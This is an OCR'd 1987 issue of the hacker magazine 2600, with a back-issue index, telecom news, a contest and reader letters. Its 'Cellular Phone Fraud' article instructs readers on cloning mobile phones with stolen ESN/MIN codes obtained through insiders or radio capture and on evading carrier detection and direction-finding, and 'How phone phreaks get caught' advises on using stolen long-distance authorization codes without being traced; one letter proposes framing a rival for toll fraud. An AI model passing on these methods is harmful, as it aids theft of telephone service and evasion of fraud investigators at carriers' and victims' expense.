invented the phone, porno phone, wiretap award, AT&T computer steals; LETTERS: information charges, AT&T cutoff, marine calling; 2600 INFORMATION BUREAU—800 prefixes by state; SYSTEMATICALLY SPEAKING: goodbye to meter readers, Thai phone books, tracking devices, TINA, "Call Me" Card; FROM SHERWOOD FOREST: INTRO TO HACKING—what to do and not to do; INTERESTING THINGS TO DO ON A DEC-20—how to use various commands and some things to look for; BANKING FROM YOUR TERMINAL: A LOOK AT PRONTO—Electronic banking, how it works with a focus on Chemical's system; FLASH: $2 billion error, ITT crackdown, monitoring; 2600 INFORMATION BUREAU—Milnet TAC dialups by location; SYSTEMATICALLY SPEAKING: MCI goes optical, 100% ESS, GTE bigger than AT&T; SEIZED! 2600 BULLETIN BOARD IS IMPLICATED IN RAID ON JERSEY HACKERS—an accurate account of the Private Sector BBS; COMMENTARY: THE THREAT TO US ALL—what BBS seizures mean; FLASH: 2600 a hacking victim, Middlesex Courthouse; MOVING SATELLITES...WHAT WAS REALLY GOING ON?—point by point correction of New Jersey prosecutors' fallacious charges; WHY COMPUTERS GET SNATCHED—why law enforcement seizes equipment; SOME IMPORTANT QUESTIONS TO ASK—provocative questions about these events; HOW CAN SYSOPS PROTECT THEMSELVES?; A GUIDE TO VMS—how to use DEC's VAX operating system; THE INFINITY TRANSMITTER—an old bug explained; REACHING OUT ON YOUR OWN—blue boxing verification; PURSUIT FOR PEOPLE—GTE Telenet's computer to computer link-up service; FLASH: phone-in registration, 800 word numbers, war game addict, hacker extortionist; 2600 INFORMATION BUREAU—Telenet directory of interesting addresses; SYSTEMATICALLY SPEAKING: Dick Tracy toys, computer directory assistance, Bell propaganda films, Europe standardizing telcoms; MANY FAMILIAR TONES; AND THEY CALL US CROOKS?—story of a phone phreak who can't sell his expertise; AN INTERESTING DIVERSION—call diverters and how they are abused; MORE INFO ON VMS—second installment of an in-depth guide to VMS; FLASH—computer elections, big phone bill, Navy phreaks, phone booth captures man; LETTERS: BBS suggestion, colleges are a goldmine, recommended reading; 2600 INFORMATION BUREAU—Blue Box plans; THE NEW AT&T HOSTAGE PHONE—unbelievable ad; SYSTEMATICALLY SPEAKING: hackers scare businesses, DuPont bypasses telco, computer campaign info, phone computers, divestiture woes; RSTS: A TRICK OR TWO—some aspects of this operating system; THE SECRET REVEALED—the problem with GTE's GTD#5 switch; HISTORY OF ESS, EQUAL ACCESS MAY NOT BE "EQUAL" TO MODEMS—some problems that may arise; FLASH: columnist attacks AT&T, feds dial-it too much, little town phones, Springsteen mania; LETTERS: some advice, CIC's and free calls, British phreak, blue boxing gone?; CHASE BANK IS CRACKED; 2600 INFORMATION BUREAU—many interesting test numbers; SYSTEMATICALLY SPEAKING: avoid phones in storms, rural unequal access, police cellular phones, toll-free from where?, AT&T to read e-mail; OUR WISHES FOR '86 AND BEYOND—some of what we'd like to see in the future; FUN WITH COSMOS—how to interpret and use parts of the phone company computers; FLASH: French phones, racist banter, Cityphone; SURVEY—reader survey responses; 2600 INFORMATION BUREAU—BBS numbers; SYSTEMATICALLY SPEAKING: AT&T e-mail, German phones, super pay phone.

(continued on inside back cover)

If you've just opened this magazine, you may want to glance over to your left. That is the beginning of an advertisement for something that many of you have been asking about—2600 back issues. They've always been available in the past, but now we've had our entire collection reprinted to prevent us from running out for a very long time.

Having all of these back issues floating around has been an uplifting experience for us. It's easy to lose track of the many different subjects we've tackled in these pages and it's really amazing to look back on what we've done.

2600 is not like other magazines. Our readers are constantly referring back to previous issues as if they'd just come out, asking questions about certain articles. And in reading over them ourselves, we can understand why. It all seems so fresh and new, even though some of it is three years old and the circumstances have changed.

But one thing that hasn't changed is our feeling towards technological enthusiasts. They understand at least some of what's going on in the world of computers and phones and the average person wants to know what they find out. Most folks would have never heard of TRW Credit Services if it weren't for hackers, let alone know that huge credit files existed in their names. More people wouldn't know what electronic and

(continued on page 20

STAFFBOX

Editor and Publisher
Eric Corley 110

Office Manager
Fran Westbrook

Cover Art
Tish Valter Koch

Writers: John Drake, Paul Estev, Dan Foley, Mr. French, Emmanuel Goldstein, Chester Holmes, The Kid & Company, Lex Luthor, Bill from RNOC, David Ruderman, Bernie S., Mike Salerno, Silent Switchman, Mike Yuhas, and the usual anonymous bunch.

Production: Mike DeVoursney.
Cartoonists: Dan Holder, Mike Marshall.
Editor Emeritus: TSH.

2600 (ISSN 0749-3851) is published monthly by 2600 Enterprises, Inc, 7 Strong's Lane, Setauket, NY 11733. Second class postage permit pending at Setauket, New York.

POSTMASTER: Send address changes to *2600*, P.O. Box 752, Middle Island, NY 11953-0752.

Copyright © 1987, 2600 Enterprises, Inc.

Yearly subscription: U.S. and Canada—$15 individual, $40 corporate.
Overseas—$25 individual, $55 corporate.
Back issues available at $25 per year, $30 per year overseas.
ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO: *2600* Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
For letters and article submissions, write to: *2600* Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0752.

Cellular Phone Fraud

by Bernie S.

The recent FBI/Secret Service cellular sting operation that culminated in the arrests of over 25 people in New York City confirms what many of us have suspected for quite some time: that cellular telephone fraud is widespread. The FBI estimates that cellular phone fraud costs system operators $3 million anually; with the average subscriber's airtime bill about $50 per month for 100 minutes of usage, there could be over 2500 cellular pirates on the air if a pirate uses twice the normal amount of airtime. The term "pirate" rather than "phreak" is used here because the vast majority of illegitimate CMT users (Cellular Mobile Telephone) are only interested in stealing airtime, while phone phreaks are mainly interested in learning more about the telephone network through its manipulation.

The six-month FBI investigation used "cooperative sources" who named fraudulent installers; then FBI agents posing as customers and installers used standard entrapment techniques to gather evidence against those allegedly involved. The FBI's press release statement that "recent technological advances in computerized telephone switching equipment and billing systems were instrumental in...(their investigation)" is deliberately misleading. New York cellular carrier NYNEX merely supplied the FBI with its billing data to document the use of bogus and stolen ESN's & MIN's (Electronic Serial Numbers and Mobile Identification Numbers) discovered in the investigation. The Secret Service later became involved because the laws relating to the credit fraud being allegated are under their jurisdiction.

Safe Phreaking

In practice, cellular phreaking is very safe if one does their own tranceiver modifications, changes ESN's & MIN's regularly, and uses standard phone phreak precautions. Indeed, FBI agent Greg Meecham has stated that fraudulently programmed CMT's are "unattributable, unbillable, untraceable and untappable." A cellular carrier will become aware of any bogus or stolen ESN's and MIN's used on its system within a month or so after their initial use once the subscriber or carrier who is assigned those codes is billed and notifies them of the error. The home carrier will then change the legitimate subscriber's MIN in the MTSO (Mobile Telephone Switching Office) and arrange for a new NAM (Number Assignment Module, or ROM) to be installed in that subscriber's CMT transceiver. The MTSO maintains a database of all its valid ESN/MIN pairs, as well as a "negative verify" file on all known invalid numbers for the deadbeats and pirates in its area. The carrier may choose to leave certain fraudulent codes active to have any activity monitored, but as long as all parties at the receiving end of any phreaked calls become amnesiac to any inquiries, the phreak's identity will remain secret. If a phreak uses a different ESN & MIN every month, it'll be extremely difficult for the carrier to react in time to gather any information.

As with any landline, inband signalling (i.e. 2600 Hz, MF tones, etc.) will work but can be easily detected by the ESS controlling that line. Since all cellular systems are in metropolitan areas, it's logical to assume that most cellular lines are on ESS. Although telco security may be aware of any blue-boxing, the links in their security chain stop at the MTSO. Moreover, since the MTSO selects outgoing landlines from a trunk group, a pen register at the CO would be useless for establishing any toll fraud patterns.

Because of cellular's inherent frequency-hopping nature, it is very difficult to track down a CMT using conventional radio direction-finding (DF) techniques, even if it's stationary. A small directional antenna aimed randomly at surrounding cell-site repeaters with a TV antenna rotor will thoroughly confuse any DF attempts, although keeping calls as short as possible is always a good precaution. Locating a mobile CMT is virtually impossible. I was recently given a tour of an FCC monitoring van in Washington DC, and was surprised to see how lacking in sophistication their onboard DF gear was. The only equipment available to readily locate a CMT transmitter is primarily used by the military and intelligence agencies, which couldn't care less about CMT fraud unless it involved national security.

Equipment

Most CMT's are actually two main pieces of

and Where It's Headed

equipment: the transceiver and control head. The transceiver (transmitter/receiver) is usually a nondescript metal box with three external connectors and contains sophisticated circuitry. There are usually two main circuit boards inside: an RF board with all the radio transmitting/-receiving circuits, and a logic board with a microprocessor, A/D and D/A circuits, and control logic. The control head is a touch-tone telephone handset with an extended keypad, numeric, or alphanumeric display, and volume and mic mute controls. It often has a separate speaker mounted in the cradle for on-hook dialing and call-progress monitoring. Some CMT's have a speakerphone option that allows you to drive with both hands on the wheel by talking into a small microphone mounted near the vehicle's sun visor, and listening to the cradle loudspeaker. This may seem to be the ultimate in laziness, but remember you could be maneuvering your five-speed through heavy traffic on the expressway when the phone rings! The control head/cradle is usually bolted to the transmission hump by the driver's seat, and the transceiver is usually mounted in the trunk with a power cable connecting it to the car battery and ignition switch. A shielded control cable links this equipment together and allows data and audio to pass between them. Most first-generation CMT's used the AMPS bus, developed by AT&T, which specified a system of 36 parallel wires in a bulky control cable. Some manufacturers later developed their own buses—Novatel's serial bus specifies a thin cable of just a few wires which is much easier to install in vehicles. For fixed use, a CMT may be powered by any 12-volt regulated DC power supply that can deliver at least 5 Amperes.

Any would-be cellular phreak must first obtain a CMT. Used bargains abound in some cities, where many subscribers found they couldn't afford to pay their airtime bills after they bought their phone! First-generation E.F. Johnson transceivers are a good choice because they're easy to work on, use a uniquely effective diversity (dual-antenna) receiver, and use the AMPS control bus, which means that several manufacturers' control heads will work with it. Another good choice is Novatel's Aurora/150 model. It uses a proprietary parallel bus and control head, but costs less, is very rugged, and is also easy to work on. In addition, all Novatel CMT's have built-in diagnostics which allow (among other things) manual scanning of all 666 repeater output frequencies—great entertainment when you're bored!

Antennas

A mobile cellular antenna is usually a short (less than a foot long) piece of stiff wire with a half-dozen or so turns in the middle, like a spring. The "spring" acts as a phasing coil in a 5/8-wave configuration. The antenna is mounted vertically either through a hole in the vehicle's roof or at the top of the rear windshield using silicon adhesive with conductive plates on either side to pass RF energy right through the glass. It's not quite as efficient as a roof mount, but most folks prefer not to drill a hole in their Mercedes. A 50-Ohm coaxial cable such as RG-58/U links the antenna to the transceiver with a male TNC-type UHF connector. A ceramic duplexer allows the transmitter and receiver to share the same antenna simultaneously. Mobile roof-mount antennas are designed to work with the ground plane provided by the vehicle's body, but for fixed use an "extended-feed" or voltage-fed coaxial antenna (which requires no ground plane) can be used if there's no tin roof on your house. A capped PVC pipe makes an ideal rooftop housing for this type of antenna, concealing it and making it weatherproof at the same time. As with any kind of antenna, the higher the better—but unless you're surrounded by tall steel buildings any height will probably do (provided you're within range of a cell-site repeater). It should even work indoors if near a window—remember that cellular systems are designed to work primarily with inefficient antennas at ground-level. Yagi and corner-reflector antennas are available for fixed use that provide very high gain and directivity. Antenna specialists Co. (216-791-7878) manufactures a broad line of cellular antennas.

Interfacing

Interfacing audio devices such as MF tone-generators to a CMT can be accomplished by coupling the device's output through an audio coupling transformer and capacitor across the

(continued on page 11)

how phone phreaks

by No Severence

Until about four months ago, I worked in a switchroom for a large long distance company. I was given the pink slip because some guy in my office found out that I did a little hacking and phreaking in my spare time. It seems that most companies just aren't into that anymore. I feel I should do all I can to keep phreaks from getting caught by the IC's (Independent Carriers or Inter-exchange Companies). Remember: a safe phreak is an educated phreak.

When you enter an authorization code to access a long distance company's network there are a few things that happen. The authorization code number you enter is cross referenced in a list of codes. When an unassigned code is received the switch will print a report consisting of the authorization code, the date and time, and the incoming trunk number (if known) along with other miscellaneous information.

When an authorization code is found at the end of a billing cycle to have been abused, one of two things is done. Most of the time the code is removed from the database and a new code is assigned. But there are times when the code is flagged "abused" in the switch. This is very dangerous. Your call still goes through, but there is a bad code report printed. (This is similar to an unassigned code report, but it also prints out the number being called.) You have no way to know that this is happening but the IC has plenty of time to have the call traced. This just goes to show that you should switch codes on a regular basis and *not* use one until it dies.

Access

There are several ways to access an IC's network. Some are safe and some can be deadly.

Feature Group A (FGA). This is a local dial-up to a switch. It is just a regular old telephone number (for example 871-2600). When you dial the number it will ring (briefly) and give you a dialtone telling you to proceed. There are *no* identifying digits (i.e. your telephone number) sent to the switch. The switch is signalled to give you a dialtone from the ringing voltage alone. The only way you could be caught hacking codes on an FGA number would be if Telco (your local telephone company) were to put an incoming trap on the FGA number. This causes the trunk number your call came over to be printed out. From the trunk number Telco could tell which central office (CO) your call was coming from. From there Telco could put an outgoing trap in your CO which would print the telephone number of the person placing a call to that number—that is provided that you are in an ESS or other electronic switch. This is how a majority of people are caught hacking codes on an FGA access number.

Next down the line we have **Feature Group B (FGB).** There are two FGB signalling formats called FGB-T and FGB-D. All FGB's are 950-XXXX numbers and I have yet to find one that doesn't use FGB-T format.

When you dial an FGB number your call can take two paths: 1) Large CO's have direct trunks going to the different IC's. This is more common in electronic offices. 2) Your call gets routed through a large switch called a tandem, which in turn has trunks to all the IC's.

When you dial an FGB-T number the IC's switch receives:

KP + ST

This prompts the switch to give you a dialtone. The IC gets no information regarding your telephone number. The only thing that makes it easier to catch you is that with a direct trunk from your central office, when you enter a bad code the IC knows what office you're coming from. Then it's just a matter of seeing who is calling that 950 number.

On the other hand, when you dial an FGB-D number the switch receives:

KP + (950-XXXX) + ST followed by

KP + 0 + NXX-XXXX + ST or **KP + 0 + NPA NXX-XXXX + ST**

The first sequence tells that switch that there is a call coming in, the 950-XXXX (optional) is the same 950 number that you call. The second sequence contains your number (ANI—Automatic Number Identification). If the call comes over a trunk directly from your CO it will not have your NPA (area code). If the call is routed through a tandem it will contain your NPA. FGB-D was originally developed so that when you got the dialtone you could enter just

are caught

the number you were calling and your call would go through; thus alleviating authorization codes. FGB-D can also be used as FGB-T, where the customer enters a code but the switch knows where the call is coming from. This could be used to detect hackers, but has not been done, at least not in my switch.

FGB-D was the prelude to **Feature Group D (FGD).** FGD is the heart of equal access. Since FGD can only be provided by electronic offices, equal access is only available under ESS (or any other electronic office). FGD is the signalling used for both 1+ dialing (when you choose an IC over AT&T) and 10XXX dialing (see equal access guide, *2600*, March 1987). The signalling format for FGD goes as follows:

KP + **II** + **10D**(10 digits) + **ST** followed by
KP + 10D + ST

The first sequence is called the identification sequence. This consists of KP, information digits (II), and the calling party's telephone number with NPA (10D ANI) finished up with ST. The second or address sequence has KP, the called number (10D) followed by ST. There is a third FGD sequence not shown here which has to do with international calling—I may deal with this in a future article. When the IC's switch receives an FGD routing it will check the information digits to see if the call is approved and if so put the call through. Obviously, if the information digits indicate the call is coming from a coin phone, the call will not go through.

This is a list of of information digits commonly used by Bell Operating Companies.

Code	Sequence	Meaning
00	Identification	Regular line, no special treatment
01	Identification	ONI (Operator Number Identification) multiparty lines
02	Identification	ANI failure
06	Identification	Hotel or Motel
07	Identification	Coinless, hospital, inmate, etc.
08	Identification	InterLATA restricted
10	Address	10X test call
13	International	011-plus: direct distance dialed
15	International	01-plus: operator assisted
27	Identification	Coin
68	Identification	InterLATA-restricted hotel or motel
78	Identification	InterLATA-restricted hospital, coinless, inmate, etc.
95	Address	959-XXXX test call

There is a provision with FGD so when you dial 10XXX# you will get a switch dialtone as if you dial a 950. Unfortunately, this is not the same as dialing a 950. The IC would receive:

KP + **II** + **10D** (ANI) + **ST**
KP + **ST**

The KP + ST gives you the dialtone, but the IC has your number by then.

800 Numbers

Now that we have the feature groups down pat we will talk about 800 numbers. Invisible to your eyes, there are two types of 800 numbers. There are those owned by AT&T—which sells WATS service. There are also new 800 exchanges owned by the IC's. So far, I believe only MCI, US Sprint, and Western Union have bought their own 800 exchanges. It is very important not to use codes on 800 numbers in an exchange owned by an IC. But first....

When you dial an AT&T 800 number that goes to an IC's switch the following happens. The AT&T 800 number is translated at the AT&T switch to an equivalent POTS (Plain Old Telephone Service). This number is an FGA number and as stated before does not know where you're calling from. They might know what your general region is since the AT&T 800 numbers can translate to different POTS numbers depending on where you're calling from. This is the beauty of FGA and AT&T WATS but this is also why it's being phased out.

On the other hand, IC-owned 800 numbers are routed as FGD calls—very deadly. The IC receives:

KP + **II** + **10D** + **ST**
KP + **800 NXX XXXX** + **ST**

When you call an IC 800 number which goes to an authorization code-based service, you're taking a great risk. The IC's can find out very easily where you're calling from. If you're in an electronic central office your call can go directly over an FGD trunk. When you dial an IC 800 number from a non-electronic CO your call gets routed through another switch, thus ending up with the same undesirable effect.

MCI is looking into getting an 800 billing service tariffed where a customer's 800 WATS bill shows the number of everyone who has called it. The way the IC's handle their billing, if they wanted to find out who made a call to their 800 number, that information would be available on billing tapes. The trick is not to use codes on an

(continued on page 10)

the telecom informer

BY GOLDSTEIN

If you're in New Orleans, a simple seven-digit number can wind up costing you $25. That's right, if you call 976-2767, a $25 charge is added to your bill. The money is then donated to the New Orleans Symphony to help them pay off a $3.8 million debt. Seems like it won't be too hard to *run up* a $3.8 million debt of your own with this trick. By the way, if you call it from out of the area (area code 504), you'll hear the same thank-you message, but you won't get charged anything more than a long-distance call. Classical music lovers: if you have some extenders in New Orleans, you could quickly put these guys back in the black! Only kidding....Bell of Pennsylvania is going to initiate a service that would allow customers to hang up during the first 10 seconds of a dial-it service message and not get charged. The first 10 seconds will be a warning, both of the price of the service and of the possibly offending content....Have you signed up recently for long distance service from California Discall or Hello America? If so, then you were involved in telephone fraud! California Discall, also known as Lindahl Enterprises, allegedly sold flat-rate long distance service to hundreds of businesses nationwide, then distributed stolen US Sprint access codes to its customers. Sprint was also used by Hello America, which reportedly bilked them for $3,018,818 as of January. You have to wonder why Sprint always seems to be the victim of these schemes. Perhaps they could work it into their ads—"Sprint: the choice of thieves." Speaking of which, common criminals are getting into the act with a vengeance. You can buy stolen Sprint and MCI codes on the street, for up to $400. (This, incidentally, is a rotten deal—they usually go bad within a day.) You might also run across a clandestine "operator" who will place your call for you and charge you several dollars on the spot....Robert Post of Poland allegedly robbed $86,000 from New York ATM machines and he did it without stealing cards. He'd simply look over customers' shoulders as they were conducting transactions and memorize their PIN code. Then, if the customers didn't take their receipt (morons), Post would snatch it up and get the card number. Then, using a special machine, Post would create his own version of their cards, complete with a magnetic strip with pertinent information. He also needed the Manufacturers Hanover "signature" that is imbedded on the strip, which apparently has leaked out. His method worked, but it consistently set off alarms and that is how he was caught....A new computer system is working hard in New York State to find fathers who are delinquent in child-support payments. Computers at two state agencies are now talking to each other, allowing a match to be made between the offender and his employer. The employer is ordered to withhold whatever is overdue from the person's paycheck....Nobody understands why New York Telephone embarked on a hopeless campaign of plastering pay phones with little blue stickers that said "New York Telephone, A Nynex Company" on them. Perhaps they're suffering from an identity crisis and want Nynex phones to stand out from all the others, some of which look remarkably similar. But these stickers were so easy to peel off that they had been appearing everywhere except on Nynex phones—cars, bicycles, refrigerators, even other pay phones that obviously *aren't* Nynex phones. Almost as quickly as they appeared, all of the remaining stickers vanished. Now there are huge signs on top of all the phones that identify them as the precious Nynex models. They've also replaced all of the faceplates on the front of the phones. They sure do keep busy at Nynex, don't

(continued on page 16)

An Exciting 2600 Contest

DIFFERENT WAYS TO ANSWER THE PHONE

8008778000

Tired of just plain "Hello"? So are we. Send us your ideas on what to holler when the ringer jingles. We'll give the best entry a TWO-YEAR subscription to *2600*!

8008778000

NOT EVERYONE HAS TO USE "HELLO". HERE ARE SOME ALTERNATIVES....

"Suicide Hotline, please hold...."
"Yes, Commissioner."
"Operator, may I help you?"
"Wrong number."
"Authorization code, please?"
"Bueno!"

CONTEST RULES: No more than 3 entries per contestant, please. Entries must be received by September 1, 1987. Entries will be judged primarily on brevity and levity, but other outstanding merits including assonance, dissonance, alliteration, allusion, or shock value will be considered. Deserving entries will be printed in an upcoming issue of 2600 WITHOUT contestants' names, unless entry includes the request "Please attribute to (name or handle)". All judgements are final. Winner will receive a 2-year subscription or extension to their existing subscription. Runner(s)-up will receive a 1-year subscription or extension.

SEND ENTRIES TO:
2600 CONTEST
PO BOX 99
MIDDLE ISLAND, NY 11953-0099

Cash value ⅞ of ½ pence

Void where prohibited

how phone phreaks get caught

(continued from page 7)

IC-owned 800.

The way to find out who owns an 800 exchange is to call 800-NXX-0000 (NXX being the 800 exchange). If this is owned by AT&T you will get a message saying, "You have reached the AT&T Long Distance network. Thank you for choosing AT&T. This message will not be repeated." When you call an exchange owned by an IC you will usually get a recording telling you that your call cannot be completed as dialed, or else you will get a recording with the name of the IC. If you call another number in an AT&T 800 exchange (i.e. 800-NXX-0172) the recording you get should always have an area code followed by a number and a letter, for example, "Your call cannot be completed as dialed. Please check the number and dial again. 312 4T." As of last month, most AT&T recordings are done in the same female voice. An MCI recording will tell you to "Call customer service at 800-444-4444" followed by a switch number ("MCI 20G").

Some companies, such as US Sprint, are redesigning their networks. Since the merger of US Telecom and GTE Sprint, US Sprint has had 2 separate networks. The US Telecom side was Network 1 and the GTE side was Network 2. US Sprint will be joining the two, thus forming Network 3. When Network 3 takes effect there will be no more 950-0777 or 10777. All customers will have 14 digit travel cards (referred to as FON cards, or Fiber Optic Network cards) based on their telephone numbers. Customers who don't have equal access will be given seven digit "home codes". These authorization codes may only be used from your home town or city. The access number they will be pushing for travel code service will be 800-877-8000. This cutover was supposed to have been completed by June 27 but the operation has been pushed back.

One last way to tell if the port you dialed is in an IC's 800 exchange is if it doesn't ring before you get the tone. When you dial an FGA number it will ring shortly but when you dial 10XXX# you get the tone right away. Last but not least, I will provide you with a list of 800 exchanges that are owned by IC's. A majority of them are owned by MCI.

MCI

800-234 800-274 800-283 800-284 800-288 800-289 800-333 800-365 800-444 800-456 800-627 800-666 800-678 800-727 800-759 800-777 800-825 800-876 800-888 800-937 800-950 800-955 800-999

US Sprint

800-347 800-366 800-699 800-877

Western Union

800-988

And to avoid confusion, these are the AT&T 800 exchanges:

800-202 800-212 800-221 800-222 800-223 800-225 800-227 800-228 800-231 800-232 800-233 800-235 800-237 800-238 800-241 800-242 800-243 800-245 800-247 800-248 800-251 800-252 800-253 800-255 800-257 800-258 800-262 800-263 800-265 800-267 800-268 800-272 800-282 800-292 800-302 800-312 800-321 800-322 800-323 800-325 800-327 800-328 800-331 800-332 800-334 800-336 800-338 800-341 800-342 800-343 800-344 800-345 800-346 800-348 800-351 800-352 800-354 800-356 800-358 800-361 800-362 800-363 800-367 800-368 800-372 800-382 800-387 800-392 800-402 800-412 800-421 800-422 800-423 800-424 800-426 800-428 800-431 800-432 800-433 800-435 800-437 800-438 800-441 800-442 800-443 800-445 800-446 800-447 800-448 800-451 800-452 800-453 800-457 800-458 800-461 800-462 800-463 800-465 800-468 800-471 800-482 800-492 800-502 800-512 800-521 800-522 800-523 800-524 800-525 800-526 800-527 800-528 800-531 800-532 800-533 800-535 800-537 800-538 800-541 800-542 800-543 800-544 800-545 800-547 800-548 800-551 800-552 800-553 800-554 800-555 800-556 800-558 800-561 800-562 800-563 800-565 800-567 800-572 800-582 800-592 800-602 800-612 800-621 800-622 800-624 800-626 800-628 800-631 800-632 800-633 800-634 800-635 800-637 800-638 800-641 800-642 800-643 800-645 800-647 800-648 800-652 800-654 800-661 800-662 800-663 800-665 800-667 800-672 800-682 800-692 800-702 800-712 800-722 800-732 800-742 800-752 800-762 800-772 800-782 800-792 800-802 800-812 800-821 800-822 800-824 800-826 800-828 800-831 800-832 800-833 800-835 800-841 800-842 800-843 800-845 800-847 800-848 800-851 800-852 800-854 800-855 800-858 800-862 800-872 800-874 800-882 800-892 800-902 800-912 800-922

(continued on page 20)

CELLULAR FRAUD

(continued from page 5)

control head's microphone wires. If it's available, a schematic diagram will show which CMT bus lines carry the transmit audio; coupling the signal there would be preferable. Acoustic modems can be interfaced acoustically, or by coupling the mic and speaker wires to those on the control head or to the appropriate bus lines. Direct-connect modems, answering machines, regular and cordless telephones, and other devices can be interfaced to a CMT through the AB1X cellular interface manufactured by Morrison & Dempsey Communications (818-993-0195). This $300 device is a one-line PBX that connects between the transceiver and control head and provides an RJ-11C jack that accepts *any* direct-connect telephone accessory. It recognizes touch-tone and pulse dialing, provides 1.0B equivalent ringing voltage, and generates dial and busy tones when appropriate.

Access Codes

Every CMT manufactured has a unique ESN, which is a four-byte hexadecimal or 11-digit octal number in a ROM soldered directly to the logic board. It's supposed to be there for life and never removed. Some newer CMT's imbed the ESN in a VLSI chip along with the unit's program code, which makes ESN modifications virtually impossible. The ESN is also imprinted on the receiver ID plate mounted on the outside housing. When converted to octal (11 digits), the first three digits specify the CMT manufacturer, and the other 8 identify the unit. Typical ESN's might be 13500014732 (octal) for a NEC brand CMT, and 8E01A7F6 (hexadecimal) for a Novatel. The other important chip is the NAM, which contains the MIN (NPA-XXX-XXXX), lock code (keeps the kids from using it), and various model-specific and carrier-specific codes. Some newer CMT's have no NAM at all and use an EEPROM which allows a technician who knows the maintenance code to change NAM data through the control head keypad.

Basically, when one attempts to make a CMT call the transceiver first automatically transmits its ESN and NAM data to the nearest cell-site repeater by means of the overhead data stream, or ODS. The ODS is a 10 kilobaud data channel that links the CMT's computer to the MTSO computer, which controls the phone's entire operation right down to its channel and RF output power. If the MTSO doesn't recognize the received ESN/MIN pair as valid, it returns a reorder signal and will not process the call. In most cities with cellular systems there are two carriers: the wireline operator (usually Bell or the local telco) and the non-wireline operator, an independant company. Both maintain their own MTSO and network of cell-site repeaters, and occupy separate halves of the cellular radio band. Non-wirelines operate on system A (channels 001 to 333), and wirelines on system B (channels 334 to 666).

Custom-Calling features such as call-forwarding, call-waiting, and three-way calling are all standard with most cellular carriers, but the procedures for using them differ so it's best to call the carrier for more information.

Obtaining Codes

The most difficult task for cellular phreaks and pirates is obtaining usable ESN's and MIN's. One method involves having an accomplice who is employed at a CMT installation center. They will have a file on every CMT installed at that location, including the ESN's and MIN's assigned to those subscribers. Using several codes from one source could focus attention there, however. Another method involves the help of an inside person at the cellular carrier's customer service or billing department, where many low-paid employees have access to thousands of valid ESN's and MIN's. The most sophisticated method requires interfacing a CMT's A/D circuitry to a personal computer, enabling one to literally pick valid codes out of thin air.

Programming the CMT

Once a valid ESN/MIN pair is obtained, it must be programmed into the CMT's ROM's. Some CMT manufacturers use different devices and memory maps, but most adhere to the AMPS 16-pin, 32x8 bit format. The most common ROM's are Signetics 82S23 (open collector) and 82S123 (tri-state) or equivalents, but it's best to check the part numbers used in your unit. The existing ESN ROM should be carefully removed from the logic board using grounded desoldering tools and read using a NAM programmer's bit-editor mode. Any PROM programmer that is device-compatible can be used, but dedicated

(continued on page 14)

On Disclaimers

Dear *2600*:

In the July 1984 issue of *2600*, Quasi Moto, sysop of the late Plover-Net BBS said he had the "perfect" disclaimer for a BBS. I have some friends who are starting a BBS, and they could *really* use his "perfect" disclaimer.

MAC???

There is no such thing. Many computer bulletin boards ask the question, "Are you a member of the law enforcement community?" And members of the law enforcement community simply answer in the negative. You won't find many judges who will sympathize with a defendant that was "lied to" by a cop. Other boards claim they're not responsible for anything that's posted by others. Well, that may be so, but if the law this month says sysops are responsible, they will feel the heat, disclaimer or no disclaimer. So what are we saying? Disclaimers are useless and offer a false sense of security. In many cases they do more harm than good because the very presence of a disclaimer leads some to believe that something illegal is going on. You're better off running a board you can be proud of and whose contents you're prepared to defend. It being the 80's, you may very well have to justify your existence.

Texas Toll Fraud

Dear *2600*:

Enclosed is a tabloid article about access code toll fraud on Texas college campuses. Hope you guys get some use or laughs from it.

It mentions a number set up by Texas Tech for students to turn themselves in for toll fraud. Has anyone ever considered doing the following?


"Hello, (insert name of long distance company)? I would like to turn myself in for toll fraud. My name is (insert name of some person you wish revenge on)."

You can guess what happens from there....

Technocracy now!

The Hooded Claw

What you suggest is immoral, unjust, sneaky, disgusting, and horrible. It's also incomplete. The number to call is 703-641-9292. It belongs to the Communications Fraud Control Association, that scary organization that gathers information from all of the long distance companies. They recently plastered Texas Tech with posters, a likeness of which appears on this page.



Suggestions, Comments

Dear *2600*:

Can you tolerate another comment on the new format vs. 3-ring binder compatibility? Add an enticing centerfold picture. Maybe then your readers would realize that *opened*, the new format is really the 3-ring binder format "sort of on its side". Some

creative hole punching, and, by golly, the new format fits in a 3-ring binder! (You can help, of course, by leaving a bit more margin at the top of the new page format.)

Now what do I do with my address labels? I just recently tried the "new Private Sector bulletin board" advertised on the January and February back covers. Why no answer at 201-366-4431?

How about an updated list of private BBS numbers? Especially in the Western part of the country. Anyone in the Los Angeles area have any good ones to share?

The RAM

Not a bad idea for hole placement. At the moment, though, it's not a viable option for us.

The entire hole controversy has really gotten out of hand. Is it so hard to file something away that doesn't have holes in it? Let's see if we can come up with creative ideas for doing just that.

Private Sector will not be coming back up, unfortunately. But we are planning an active BBS future for our readers. Response to last month's appeal for BBS's nationwide has been encouraging. What you will soon see is a list of bulletin boards that have agreed to be "2600 bulletin boards". Each will have its own unique traits, but will also possess certain key similarities and functions. We are in the process of determining what the common denominators should be. Please send us your input on this.

A Horrible Problem

Dear *2600*:

I have a rather specific communications problem. Let me hasten to add that I am seeking a completely legal solution, as I do not wish to become involved in an international incident!

The problem is that I want to transmit computer data from one location to another—specifically, I want to be able to access a computer BBS from my home location, about five miles away. But, I want to be able to do this without incurring per-minute toll charges. The sysop is a friend of mine and would probably be able to connect the computer to a radio link during the time I wish to use it, but there is one further problem—not only is the BBS a long distance call from my location; it also happens to be on the other side of an international border, in Sault Ste. Marie, Ontario, Canada.

